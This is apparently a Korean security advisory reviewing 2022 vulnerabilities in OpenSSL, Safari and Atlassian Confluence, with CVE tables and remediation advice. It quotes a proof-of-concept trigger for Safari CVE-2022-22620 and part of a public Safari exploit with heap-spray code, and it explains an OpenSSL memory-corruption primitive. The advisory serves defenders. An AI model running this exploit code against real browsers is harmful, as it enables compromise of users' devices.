투비소프트 Nexacro 임의 파일 생성 취약점	부적절한 입력 검증	임의 파일 생성 취약점	8.1	CVE-2021-26613
SecuwaySSL 운영체제 명령 실행 취약점	운영체제 명령 실행	임의 코드 실행 취약점	7.8	CVE-2021-26616
티맥스 ToOffice 임의 파일 생성 취약점	부적절한 입력 검증	임의 파일 생성	7.1	CVE-2021-26618
BigFileAgent 프로그램 임의 파일 삭제 취약점	경로 탐색 취약점	임의 파일 삭제	7.1	CVE-2021-26619
가비아 퍼스트몰 원격 코드 실행 취약점	부적절한 입력 검증	원격 코드 실행	8.1	CVE-2021-26617
IPTIME NAS2dual의 불충분한 인증으로 인한 정보 유출 취약점	불충분한 인증	정보 유출	7.5	CVE-2021-26620
티스코리아 MEX01 버퍼 오버플로우 취약점	버퍼 오버플로우	원격 코드 실행	8.1	CVE-2021-26621
반디소프트 ARK 라이브러리 OOB 취약점	Out-of-Bounds Read/Write	원격 코드 실행	7.8	CVE-2021-26623
eScan Anti-Virus 로컬 권한 상승 취약점	부적절한 입력 값 검증	로컬 권한 상승	7.8	CVE-2021-26624
투비소프트 Nexacro 임의 파일 다운로드 취약점	불충분한 검증	임의 파일 다운로드, 실행	8.8	CVE-2021-26625
투비소프트 XPLATFORM 임의 파일 실행 취약점	부적절한 입력 검증	임의 코드 실행	8.1	CVE-2021-26626
이디라임 QCP 200W 정보노출 취약점	부적절한 접근제어	영상정보 노출	7.5	CVE-2021-26627
맥스보드 XSS 및 파일 업로드 취약점	XSS 및 파일 업로드	원격 코드 실행, 관리자 권한 탈취	8.8	CVE-2021-26628
투비소프트 XPLATFORM Path Traversal 취약점	경로 탐색 취약점	임의 파일 생성	8.1	CVE-2021-26629
HANDY Groupware 파일 다운로드 및 실행 취약점	부적절한 입력 검증	임의 파일 다운로드, 실행	7.8	CVE-2021-26630
Mangboard 파라미터 변조 취약점	파라미터 검증 미흡	비정상적인 요청 발생	8.0	CVE-2021-26631
맥스보드 SQL injection 및 LFI 취약점	SQL injection 및 LFI	정보 노출 및 권한 상승	7.5	CVE-2021-26633
맥스보드 다중 취약점	SQL injection, 인증 우회, 파일 업로드	임의 코드 실행, 웹쉘 업로드, 권한 상승	9.8	CVE-2021-26634
반디소프트社의 제품인 ark 라이브러리에서 발생하는 버퍼 오버플로우 취약점	버퍼 오버플로우	원격코드 실행, 권한 상승	7.8	CVE-2021-26635
맥스보드 원격 코드 실행 취약점	원격 코드 실행	정보 노출 및 권한 상승	8.8	CVE-2021-26636
SiHAS 불충분한 인증 취약점	불충분한 인증	정보 노출 및 원격 제어	8.8	CVE-2021-26637
더존비즈온 NeoRS 파일 다운로드 및 실행 취약점	파일 출처 확인 미흡	임의 파일 다운로드, 실행	7.8	CVE-2022-23763

1. 오픈소스 보안 라이브러리 잠재적 위험 – OpenSSL 취약점

- 취약대상 및 발생가능한 위협: AVX512 CPU를 지원하는 x64 환경에서 특정 버전(3.0.4)의 OpenSSL을 사용할 경우 보안 통신의 노출 및 변조 가능
- 대응방법: Zero-day 공격에 노출되어 있어, 보안패치 및 업데이트 발표시 최신 버전으로 적용
- 사고 시나리오: 공격자는 원격에서 명령어를 실행 할 수 있으며, 특정 영역에 있는 데이터를 유출 할 수 있음

2022년의 로그4j(Apache Log4j) 취약점으로 인해 오랜만에 보안 담당자들이 사이버 위협에 대한 긴장감과 함께 시작한 해이다. 코로나로 인해 사이버 환경에 대한 의존도가 높아진 일상에 대한 사이버 위험의 긴장감을 형성해주는 계기가 되었고, 3월에는 스프링포쉘(Spring4shell)의 취약점까지 발표 되면서 오픈소스를 이용한 개발 환경에 대한 관심도가 최고조화 되었다. 자바 기반의 개발 라이브러리 취약점의 이슈는 우리들의 관심을 끌기에는 충분했으며, 취약점에 대한 대처 방안에 대한 새로운 숙제를 제시하였지만 그동안 높아지 우리의 대응 능력 또한 확인할 수 있는 기회가 되었다.

지금으로부터 약 8년전인 2014년 4월 우리는 안전할 것이라 믿어왔던 OpenSSL 라이브러리에 HeartBleed 취약점이 발견되었다는 소식으로 인해 엄청난 혼란을 겪었던 기억이 있다. 보안을 위해 구현되고 가장 널리 사용하던 라이브러리 였던 만큼 시장의 충격은 더 컸었다. SSL 통신의 Keep-alive 기능을 제공하는 Heartbeat Extension 기능이 OpenSSL 라이브러리에서 잘못 구현됨으로 인해 웹 서버의 시스템 메모리 내용을 탈취할 수 있는 취약점이 발견되었으며, 이를 이용하여 서버의 SSL 개인키와 계정 등 민감한 정보를 획득할 수 있었다.




그림 2-1 HeartBleed 취약점

HeartBleed이 발견된 이후 POODLE 공격(2014년 10월), FREAK 공격(2015년 1월), DROWN 공격(2016년 3월), HEIST 공격(2016년 8월) 등 안전할 것이라고 여겨왔던 SSL/TLS에 대한 다양한 위협이 나타나기 시작 했었다.

2022년 상반기 OpenSSL에 대한 취약점이 깨어나고 있다. 지난 3월에는 OpenSSL내 BN_mod_sqrt()함수에서 연산시 무한루프가 발생하는 서비스 거부 취약점(CVE-2022-0778)이 발견되었으며, 5월에는 OpenSSL 내 c_rehash 스크립트에서 쉘 메타 문자를 적절하게 삭제하지 않아 발생하는 명령 주입 취약점(CVE-2022-1292), OpenSSL 내 OCSP_basic_verify 함수가 응답 서명 인증서를 잘못 확인하여 발생하는 인증 오류 취약점(CVE-2022-1343), RC4-MD5 암호 제품군을 통해 구현된 OpenSSL에서 AAD 데이터를 MAC키로

잘못 사용하여 발생하는 비밀번호 오류 취약점(CVE-2022-1434) 그리고 OpenSSL에서 인증서 또는 키를 디코딩할 때 사용하는 OPENSSL_LH_flush() 함수의 메모리 재사용을 중단하는 버그로 인해 발생하는 서비스 거부 취약점(CVE-2022-1473) 등 4가지의 취약점이 한꺼번에 발표기도 하였다.

CVE	Score	Vector
CVE-2022-0778	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
CVE-2022-1292	9.8 (CRITICAL)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVE-2022-1343	5.3 (MEDIUM)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
CVE-2022-1434	5.9 (MEDIUM)	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N
CVE-2022-1473	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
CVE-2022-2068	9.8 (CRITICAL)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

표 2-1 명령제어 기능

지난 6월에는 OpenSSL 커맨드 인젝션 취약점(CVE-2022-2068)을 수정한 OpenSSL 3.0.4가 공개 되었다.

OpenSSL은 원격코드실행 취약점(CVE-2022-1292)에서 식별된 c_rehash shell 명령 인젝션 외에도, c_rehash 스크립트가 커맨드 인젝션을 방지하기 위한 shell 메타 문자를 적절하게 삭제하지 않는 추가 취약점이 코드리뷰중 확인되었다. 원격코드실행 취약점(CVE-2022-1292)이 패치 될때까지 해당 문제점은 발견되지 않았기 때문에, 잠재된 취약점을 통하여 스크립트 권한으로 임의 명령실행(CVE-2022-2068)을 할 수 있게 된 것이다. 취약점이 패치된 OpenSSL 3.0.4를 공개하였지만 패치버전으로 공개된 OpenSSL 3.0.4버전에서도 추가 원격 메모리 손상 취약점이 발견된 것이다.

이번에 발견된 취약점은 OpenSSL 및 BoringSSL(LibreSSL 제외)에서 어떤 문제를 풀이하는데 필요한 수학적 연산 시간이 주어진 입력 자료에 관계 없이 일정할 때의 연산 시간을 의미하는 상수시간 몽고메리(Montgomery) 모듈 연산식에서 문제가 되었다. B ^ E % M == 0인 일부 B, E, M 값의 경우 일부 함수는 0 대신 M을 반환함으로써, 결과 값이 줄어들지 않는 문제가 아래의 4개 코드 경로에 포함되어 있는 것이 확인 된 것이다.

- RSAZ 1024
- RSAZ 512
- Dual 1024 RSAZ
- 기본 상수 시간 몽고메리(Montgomery) 모듈

이중 1024 RSAZ 코드에 적용된 수정 사항은 축소 함수가 AVX512을 지원하기 위하여 x64시스템에서 항상 8바이트 크기여야 하는데 num을 비트 크기로 호출하면서 잘 못된 결과를 만들어 내었다. 이로 인해,입력 크기가 1024비트인 경우 128대신 8192바이트가 읽기 및 쓰기가 발생하게 되는 것이 었다. 내부적인 버그는 아래의 5개의 배열이 관련이 있으며, 3개의 배열을 덮어 쓰게 된다.

Variable	Description	Allocated size	Over-read/write	Total	Read/write?
res1	modexp result 1	128	896	8192	Read, then write
m1	Modulus 1	128	896	8192	Read
res2	modexp result 1	128	896	8192	Read, then write
m2	Modulus 2	128	896	8192	Read
storage	Scratch space	1184	7296	8192	Write, then read

표 2-2 OpenSSL 버그 발생 연산 배열

- res1, res2, m1, m2 및 스토리지에서 8192바이트를 읽음
- 8192바이트가 res1, res2 및 스토리지에 기록됨(여기에서 메모리 손상이 발생함).
- res1_bn을 res1[0..8192](마지막 바이트가 최상위 바이트)로 구성된 bignum으로 간주하고 m1_bn을 m1[0..8192]로 간주하면 res1_bn 〈 m1_bn이면 res1[0..8192]는 덮어쓴 후 변경되지 않은 상태로 남으며, res2 및 m2에도 동일하게 적용됨
- 이것은 m1[8191]의 최상위 비트를 1로 설정하고 res1[8191]의 최상위 비트를 0으로 설정할 수 있으면 res1[0..8192]가 원래 상태를 유지한다는 것을 의미함. 이러한 상황은 우연히 발생할 수 있으며, res2 및 m2에도 동일하게 적용됨
- 반대로, res1_bn 〉= m1_bn이면 쓰기 후 res1[N]은 {res1[N], res1[N] – m1[N], res1[N] – m1[N] – 1} 중 하나가 되며, res2 및 m2에도 동일하게 적용됨
- 덮어쓰기가 발생한 후 storage[N]은 ~(m2[N] – res2[N]) 또는 ~(m2[N] – res2[N])+1이 됨
- m2[N]과 res2[N]을 제어하면 대부분 storage[N]을 제어하게 됨
- 스토리지의 원래 내용은 절대 읽히지 않으므로 최종 상태에 어떤 식으로든 영향을 미치지 않음

결론적으로 modexp 함수에 대해 입력값이 무엇이든 다른 변수나 상태에 관계 없이 결과를 참(True)를 얻게 된다.

아래의 openssl-modexp-bug-fuzzer.c 코드는 불편성을 보여주는 예이다.

openssl-modexp-bug-fuzzer.c

```c
#include <stdint.h>
#include <assert.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <openssl/bn.h>

#if 1 /* Taken from OpenSSL */
#define BN_MASK2        (0xffffffffffffffffLL)
BN_ULONG bn_sub_words(BN_ULONG *r, const BN_ULONG *a, const BN_ULONG *b,
                      int n)
{
    BN_ULONG t1, t2;
    int c = 0;

    assert(n >= 0);
    if (n <= 0)
        return (BN_ULONG)0;

#ifndef OPENSSL_SMALL_FOOTPRINT
    while (n & ~3) {
        t1 = a[0];
        t2 = b[0];
        r[0] = (t1 - t2 - c) & BN_MASK2;
        if (t1 != t2)
            c = (t1 < t2);
        t1 = a[1];
        t2 = b[1];
        r[1] = (t1 - t2 - c) & BN_MASK2;
        if (t1 != t2)
            c = (t1 < t2);
        t1 = a[2];
        t2 = b[2];
        r[2] = (t1 - t2 - c) & BN_MASK2;
        if (t1 != t2)
            c = (t1 < t2);
        t1 = a[3];
        t2 = b[3];
        r[3] = (t1 - t2 - c) & BN_MASK2;
        if (t1 != t2)
            c = (t1 < t2);
        a += 4;
        b += 4;
        r += 4;
        n -= 4;
    }
#endif
```

그림 2-2 openssl-modexp-bug-fuzzer.c 코드

참조 : https://gist.github.com/guidovranken/b1c46bd9e42e959519009681b261a896

OpenSSL은 함수 포인트를 많이 사용한다. find –name '.c' –exec grep 'METH. = {'{} ₩; | grep –v 테스트해 보면 캡슐화된 130개 이상의 함수 세트가 있을 것을 알 수 있다. 빼기 함수는 함수 포인터에 델타를 적용하여 다른 함수를 가리키도록 하여 ASLR을 우회할 수 있도록 할 수 있어, 델타 빼기 동작을 통해 OpenSSL이 심각한 오작동을 하는 상황에 이용 될 수 있다. 이는 코드 실행 외에도 개인 데이터가 공격자에게 유출되는 시나리오도 가능하게 한다.

대응 방안

현재 대부분의 오픈 SSL라이브러리 사용자들은 OpenSSL 1.1.1을 사용하고 있어, 3.0.4 버전의 취약점이 실제에는 큰 영향도를 미치지 않을 것으로 예상하고 있다. 그러나, 이번에 공개된 취약점은 RCE(Remote Code Execution)이 가능하여 원격에서 임의의 코드 실행이 가능하여 악용될 경우에는 HeartBleed 보다도 잠재적인 위험성은 더 높을 수 있는 만큼, 패치 공개 정보에 대한 지속적인 모니터링을 통해 현재 사용하고 있는 라이브러리의 취약점 영향도를 파악하고 최신 패치를 적용하는 것이 필요하며 지금의 영향도에 간과하지 않고 작은 불씨도 유심히 살필 수 있는 지혜가 필요하다.

2. 방심이 불러온 취약점의 부활 – 사파리 취약점

- 취약대상 및 발생가능한 위협: 특정 버전* 이하의 소프트웨어를 사용하는 이용자 단말에서 악의적으로 제작된 웹 컨텐츠를 처리하면 임의의 코드를 실행할 수 있으며 권한을 탈취하고 정보를 유출 할 수 있음

  * macOS Monterey 12.2.1, iOS 15.3.1 and iPadOS 15.3.1, Safari 15.3(v. 16612.4.9.1.8 and 15612.4.9.1.8)
- 대응방법: Zero-day 공격에 노출되어 있어, 보안패치 및 업데이트 발표시 최신 버전으로 적용
- 사고 시나리오: 공격자는 원격에서 임의의 코드 실행을 통해 명령어를 실행 할 수 있으며, 이용자의 데이터를 유출할 수 있음

산업계는 코로나로 인해 2년이 넘는 시간 동안 긴 유휴기를 거쳐 엔데믹에 대한 기대감으로 다시 서비스 오픈하고 활력을 찾고자 하는 노력의 시도를 하고 있다. 많은 운동 선수 들이 최상의 기량을 나타내다 부상 등 여러가지의 이유로 슬럼프로 인해 휴식기를 갖고 다시 재기를 하는 경우가 많다. 어쩌면 우리의 산업과 생활 환경도 코로나로 인한 슬럼프의 시기를 지나가고 있을 수도 있다. 슬럼프를 극복하고 재기를 할때 중요한 것은 체계적인 훈련과 준비가 수반되어야 한다. 자칫 욕심이 앞서 충분한 준비의 과정을 거치지 않았을때 우리는 더 깊은 슬럼프에 빠지거나 영원히 회복하지 못하는 상황을 겪기도 한다. 따라서, 엔데믹 기대에 취한 성급한 서비스 오픈은 또 다른 위협을 불러 올 수 있는 만큼 완벽한 복귀를 위해서는 그 만큼 더 신중한 준비가 필요한 것이다.




그림 2-3 Apple의 사파리(Safari) 브라우저

애플은 마이크로소프트 윈도우에 비해 상대적으로 안전한 것으로 알려져 왔다. 많은 사람들은 애플의 제품은 보안에 있어서는 믿고 사용하여도 된다고 생각하는 경향이 많다. 그러나 이러한 믿음에 대해서도 안전한 제품은 없다는 것에 대해 인식하고 제품의 취약점에 대해 지속적으로 관심을 가지고 대처하여야 한다. 애플의 웹브라우저 제품인 사파리(Safari)는 2022년 상반기에 7가지의 취약점이 발견이 되었으며, 그 중 6개는 3월에 발표가 되었다. 3월에 발표된 취약점 중에서는 위험도 8.8 HIGH 등급이 2개나 포함이 되어 있었다.

Release	Vulnerability ID	Description	CVSS Severity
2022년 3월	CVE-2022-22589	악의적으로 제작된 메일 메시지를 처리하면 임의의 자바스크립트가 실행될 수 있으며, 이 문제는 iOS 15.3 및 iPadOS 15.3, watchOS 8.4, tvOS 15.3, Safari 15.3, macOS Monterey 12.2에서 입력값 필터링으로 수정되었음	V3.1 :6.1 MEDIUM
2022년 3월	CVE-2022-22590	악의적으로 제작된 웹 컨텐츠를 실행시키면 임의의 자바스크립트가 실행될 수 있으며, 이 문제는 iOS 15.3 및 iPadOS 15.3, watchOS 8.4, tvOS 15.3, Safari 15.3, macOS Monterey 12.2에서 메모리 관리로 수정되었음	V3.1 :8.8 HIGH
2022년 3월	CVE-2022-22592	악의적으로 제작된 웹 컨텐츠를 실행시키면 컨텐츠 보안정책이 우회될 수 있으며, 이 문제는 iOS 15.3 및iPadOS 15.3, watchOS 8.4, tvOS 15.3, Safari 15.3, macOS Monterey 12.2에서 상태 관리로 문제가 수정되었음	V3.1 :6.5 MEDIUM
2022년 3월	CVE-2022-22594	웹사이트를 통해 민감한 사용자 정보를 추적할 수 있으며, 이 문제는 iOS 15.3 및 iPadOS 15.3, watchOS 8.4, tvOS 15.3, Safari 15.3, macOS Monterey 12.2에서 IndexDB API 교차 문제를 입력 유효성 검사를 통해 수정되었음	V3.1 :6.5 MEDIUM
2022년 3월	CVE-2022-22620	악의적으로 제작된 웹 컨텐츠를 실행시키면 임의의 자바스크립트가 실행될 수 있으며, 이 문제는 macOS Monterey 12.2.1, iOS 15.3.1 및 iPadOS 15.3.1, Safari 15.3(v. 16612.4.9.1.8 및 15612.4.9.1.8)에서 향상된 메모리 관리로 수정되었음	V3.1 :8.8 HIGH
2022년 3월	CVE-2022-22654	악성 웹사이트를 방문하면 주소줄 스푸핑이 발생할 수 있으며, 이 문제는 watchOS 8.5, tvOS 15.3, Safari 15.4에서 수정되었음	V3.1 :4.3 MEDIUM
2022년 5월	CVE-2022-26731	악성 웹사이트는 Safari 개인정보보호 브라우징 모드에서도 사용자 이용 기록을 추적할 수 있으며, 이 문제는 iOS 15.5 및 iPadOS 15.5, macOS Monterey 12.4에서 수정되었음	V3.1 :4.3 MEDIUM

표 2-3 2022년 상반기 애플 사파리(Safari) 취약점

특히, 올 3월에 공개된 취약점은 CVE-2022-22620(CVSS 기준 8.8점으로 HIGH 등급)은 2013년에 이미 수정되었던 취약점이었으나, 2016년 제품의 코드를 리팩토링(재생산)하는 과정에서 다시 포함되었을 것으로 추정이 된다.

```
input = document.body.appendChild(document.createElement("input"));

foo = document.body.appendChild(document.createElement("a"));
foo.id = "foo";

// Go to state1 when history.back is called
// The URL needs to be <currentPage+hash> to trigger loadInSameDocument during the call to back()
// Since the foo's element id="foo", focus will change to that element
history.pushState("state1", "", location + "#foo");

// Current state = state2
history.pushState("state2", "");

setTimeout(() => {

        // Set the focus on the input element.
        // During the call to back() the focus will change to the foo element
        // and therefore triggering the blur event on the input element
        input.focus();
        input.onblur = () => history.replaceState("state3", "");
        setTimeout(() => history.back(), 1000);
}, 1000);
```

표 2-4 개념 증명(Proof-of-Concept) 코드

참조 : https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2022/CVE-2022-22620.html

CVE-2022-22620는 heap 메모리 영역에서 할당된 공간을 반환하고 재 사용할 때 발생할 수 있는 취약점으로 UAF(Use After Free) 형태로 분류된다. History API는 현재 프레임에서 방문한 페이지 스택에 대한 액세스(및 수정)를 허용하며 이러한 페이지 상태는 "SerializedScriptValue"로 저장되게 된다. History API는 상태 정보 수집과 "가장 최근" 기록 항목을 덮어쓸 수 있는 "replaceState" 메서드를 제공한다.

취약점을 발생시키는 문제점은 "FrameLoader::loadInSameDocument"가 상태를 인수(stateObject)로 취하면서도 참조 횟수를 늘리지 않으면서 발생한다. "HistoryItem" 객체만이 "stateObject"에 대한 참조 정보를 가지고 있고, "loadInSameDocument"는 "onblur" 이벤트를 통해 사용자 JavaScript를 콜백하여 트리거할 수 있습니다. 사용자의 콜백은 "replaceState"를 호출하여 HistoryItem의 상태를 새 개체로 바꿀 수 있게되고, "stateObject"에 대한 유일한 참조를 삭제할 수 있겠된다. 콜백이 반환되면 "loadInSameDocument"는 "statePopped" 호출에서 이 free' 객체를 계속 사용하여 UAF(Use After Free) 형태로 공격이 이어지게 되는 것이다.

문제를 발생시킨 버그에 대한 패치는 "loadInSameDocument"에 대한 stateObject 인수를 원시 포인터인 "SerializedScriptValue*"에서 참조 카운트 포인터 "RefPtr<SerializedScriptValue>"로 변경하여 "loadInSameDocument"가 개체의 참조 카운트를 증가시킴으로서 문제를 해결할 수 있다.

지금으로 부터 약 5년전인 2017년 상바기에는 애플 사파리(Safari)를 목표로 하는 다양한 공격 코드들이 집중적으로 발표가 되었으며, 이는 2016년 리팩토링 이후 다시 공격자글의 목표가 되었다는 것을 알 수 있다.

공개일	공격 코드 명	방식
2017-07	Apple Mac OS X + Safari - Local Javascript Quarantine Bypass	Local
2017-06	Apple Safari 10.1 - Spread Operator Integer Overflow Remote Code Execution	Remote
2017-05	Apple Safari 10.0.3(12602.4.8) / WebKit - 'HTMLObjectElement::updateWidget' Universal Cross-Site Scripting	WebApps
2017-05	Apple WebKit / Safari 10.0.3(12602.4.8) - 'Editor::Command::execute' Universal Cross-Site Scripting	WebApps
2017-05	Apple WebKit / Safari 10.0.3(12602.4.8) - 'WebCore::FrameView::scheduleRelayout' Use-After-Free	DoS
2017-05	Apple Safari 10.0.3 - 'JSC::CachedCall' Use-After-Free	Remote
2017-04	Apple Safari - Array concat Memory Corruption	DoS
2017-04	Apple WebKit / Safari 10.0.2(12602.3.12.0.1) - 'operationSpreadGeneric' Universal Cross-Site Scripting	WebApps
2017-04	Apple WebKit / Safari 10.0.2(12602.3.12.0.1) - 'PrototypeMap::createEmptyStructure' Universal Cross-Site Scripting	WebApps
2017-04	Apple WebKit / Safari 10.0.3 (12602.4.8) - Universal Cross-Site Scripting via a Focus Event and a Link Element	WebApps
2017-04	Apple WebKit / Safari 10.0.3 (12602.4.8) - Synchronous Page Load Universal Cross-Site Scripting	WebApps
2017-03	Apple Safari - Out-of-Bounds Read when Calling Bound Function	DoS
2017-03	Apple Safari - Builtin JavaScript Allows Function.caller to be Used in Strict Mode	DoS
2017-03	Apple Safari - 'DateTimeFormat.format' Type Confusion	DoS

표 2-5 2017년 상반기 애플 사파리 공격 코드

특히 2017년 5월에는 애플 사파리(Safari) 타켓으로 하는 UAF 형태의 취약점을 공격하는 코드가 공개 되기도 하였다. Pwn2Own에서 사용한 WebKit 버그는 CVE-2017-2491 / ZDI-17-231로 JavaScriptCore에서 JSString 개체에 대한 UAF(Use-After-Free) 형태로 공격이 이루어졌는데, JavaScript 콜백에서 JSString 객체에 대한 댕글링 포인터를 얻어 공격에 이용하였다. 이는 큰(~28GiB) 힙 스프레이가 필요하여 특정 시나리오를 악용하기가 매우 어려워 보였지만, macOS의 페이지 압축 메커니즘 덕분에 RAM이 8GB인 MacBook에서도 가능 한 안정적인 읽기/쓰기 프리미티브를 얻을 수 있게 됨으로 일반적인 환경에서 공격이 가능하게 되었다.

```
// Exploit for CVE-2017-2491, Safari 10.0.3
// https://phoenhex.re/2017-05-04/pwn2own17-cachedcall-uaf

function make_compiled_function() {
  function target(x) {
    return x*5 + x - x*x;
  }
  // Call only once so that function gets compiled with low level interpreter
  // but none of the optimizing JITs
  target(0);
  return target;
}

function pwn() {
  var haxs = new Array(0x100);
  for (var i = 0; i < 0x100; ++i)
    haxs[i] = new Uint8Array(0x100);

  // hax is surrounded by other Uint8Array instances. Thus *(&hax - 8) == 0x100,
  // which is the butterfly length if hax is later used as a butterfly for a
  // fake JSArray.
  var hax = haxs[0x80];
  var hax2 = haxs[0x81];

  var target_func = make_compiled_function();

  // Small helper to avoid allocations with .set(), so we don't mess up the heap
  function set(p, i, a,b,c,d,e,f,g,h) {
    p[i+0]=a; p[i+1]=b; p[i+2]=c; p[i+3]=d; p[i+4]=e; p[i+5]=f; p[i+6]=g; p[i+7]=h;
  }

  function spray() {
    var res = new Uint8Array(0x7ffff000);
    for (var i = 0; i < 0x7ffff000; i += 0x1000) {
      // Write heap pattern.
      // We only need a structure pointer every 128 bytes, but also some of
      // structure fields need to be != 0 and I can't remember which, so we just
      // write pointers everywhere.
      for (var j = 0; j < 0x1000; j += 8)
        set(res, i + j, 0x08, 0, 0, 0x50, 0x01, 0, 0, 0);

      // Write the offset to the beginning of each page so we know later
      // with which part we overlap.
      var j = i+1+2*8;
      set(res, j, j&0xff, (j>>8)&0xff, (j>>16)&0xff, (j>>24)&0xff, 0, 0, 0xff, 0xff);
    }
    return res;
  }
```

표 2-6 Apple Safari 10.0.3 - 'JSC::CachedCall' Use-After-Free 공격 코드

참조 : https://github.com/phoenhex/files/blob/master/exploits/cachedcall-uaf.html

대응 방안

대부분의 이용자들은 애플의 보안성을 신뢰하고 사용하고 있다. 그러나 앞서 살펴 본 바와 같이 수정 되었던 위협조차도 다시 재발 할 수 있으며, 잠재적인 위협에 대한 대한 공격 코드 또한 지속적으로 공개되고 있다. 따라서 완벽한 안전함이란 존재하지 않을 수 있을에 대해 인정하고 최신 취약점 공지에 대한 관심과 함께 공격의 트렌드 또한 함께 살핌으로써 Zero-day 공격과 같은 잠재된 위협에 대응할 수 있는 상시적인 준비가 필요하다. 특히 애플 제품의 경우 이용자를 타켓으로 하는 공격이 대부분인 만큼, 안전한 사용 네트워크 환경의 제공과 이용자의 엔드포인트 단말에 대한 보안 솔루션(백신 또는 EDR 등)의 운영과 관리에 대한 관심이 필요할 때이다.

3. 협업의 도구의 숨은 위협 – 아틀라시안 컨플루언스 취약점

- 취약대상 및 발생가능한 위협: 영향을 받는 버전은 컨플루언스 서버 및 데이터 센터 1.3.0 ~ 7.4.17, 7.13.0 ~ 7.13.7, 7.14.0 ~ 7.14.3, 7.15.0 ~ 7.15.2, 7.16.0 ~ 7.16.4, 7.17.0 ~ 7.17.4, 7.18.0 ~ 7.18.1. 으로서 인증되지 않은 공격자가 컨플루언스 서버 또는 데이터 센터의 인스턴스에서 임의의 코드를 실행하여 서버와 이용자를 공격할 수 있음(Confluence Cloud 사용자는 영향받지 않음)
- 대응방법: 공개된 취약점을 이용한 침해사고가 발생하고 있으므로, 최신 버전으로 업데이트 적용
- 사고 시나리오: End-Point에 사용자가 계정을 만들어 가입하도록 허용되어 있는 경우 관리자가 아닌 사용자 또는 인증되지 않은 사용자가 컨플루언스 또는 데이터센터 인스턴스에서 html 필드를 대상으로 임의의 코드 실행을 통해 원격 명령어의 실행을 통한 이용자에 대한 2차 공격 및 등록된 자료의 유출이 가능함

코로나로 인한 원격 근무의 활성화 함께 협업 도구에 대한 활용과 의존도 또한 매우 커지게 되었다. 특히 IT 기업을 중심으로 조직 내부의 자료를 정리하고 공유하고 효율적인 협업을 지원하기 위하여 아틀라시안 지라와 컨플루언스의 조합을 함께 사용하는 기업이 증하고 있다. 이 중 컨플루언스는 자료를 정리하고 관리하기 위한 기능에 특화되어 있는 솔루션으로 업무 공유에 필요한 자료를 체계적으로 정리하여 공유 할 수 있으며, 컨플루언스를 활용하면 프로젝트를 참여하는 사람들이 함께하기 위한 공간을 만들고 그 공간에 올라온 글을 공유 편집하며 서로간의 소통이 가능하기에 팀내에서 진행하는 프로젝트의 관리가 편리해 진다. 또한 컨플루언스는 막강한 검색 기능을 제공함으로써 기업의 자료 공유를 위한 핵심 시스템으로 자리잡아가고 있다.

기업의 중심 협업툴이 된 아틀라시안 컨플루언스는 그 만큼 많은 내부의 프로젝트 정보를 담고 있어 해당 시스템이 공격에 노출되거나 외부에서의 임의적인 접근이 가능하게 될 경우 기업의 중요한 정보가 노출될 수 있는 위험이 생길 수 있어 접근/권한 관리가 중요하게 운영된다.

아틀라시안 제품의 취약점은 수년전 부터 공개되어 왔다. 그러나 2020년 코로나로 인한 협업 시스템에 대한 관심이 높아지면 2021년 부터 공격 코드의 공개가 부쩍 증가하고 있다.

공개일	공격 코드 명	방식
2021-10	Atlassian Jira Server Data Center 8.16.0 – Arbitrary File Read	WebApps
2021-10	Atlassian Confluence 7.12.2 – Pre-Authorization Arbitrary File Read	WebApps
2021-06	Atlassian Jira Server Data Center 8.16.0 – Reflected Cross-Site Scripting (XSS)	WebApps
2021-06	Atlassian Jira 8.15.0 – Information Disclosure (Username Enumeration)	WebApps
2021-04	Atlassian Jira Service Desk 4.9.1 – Unrestricted File Upload to XSS	WebApps
2021-03	Atlassian JIRA 8.11.1 – User Enumeration	WebApps

공개일	공격 코드 명	방식
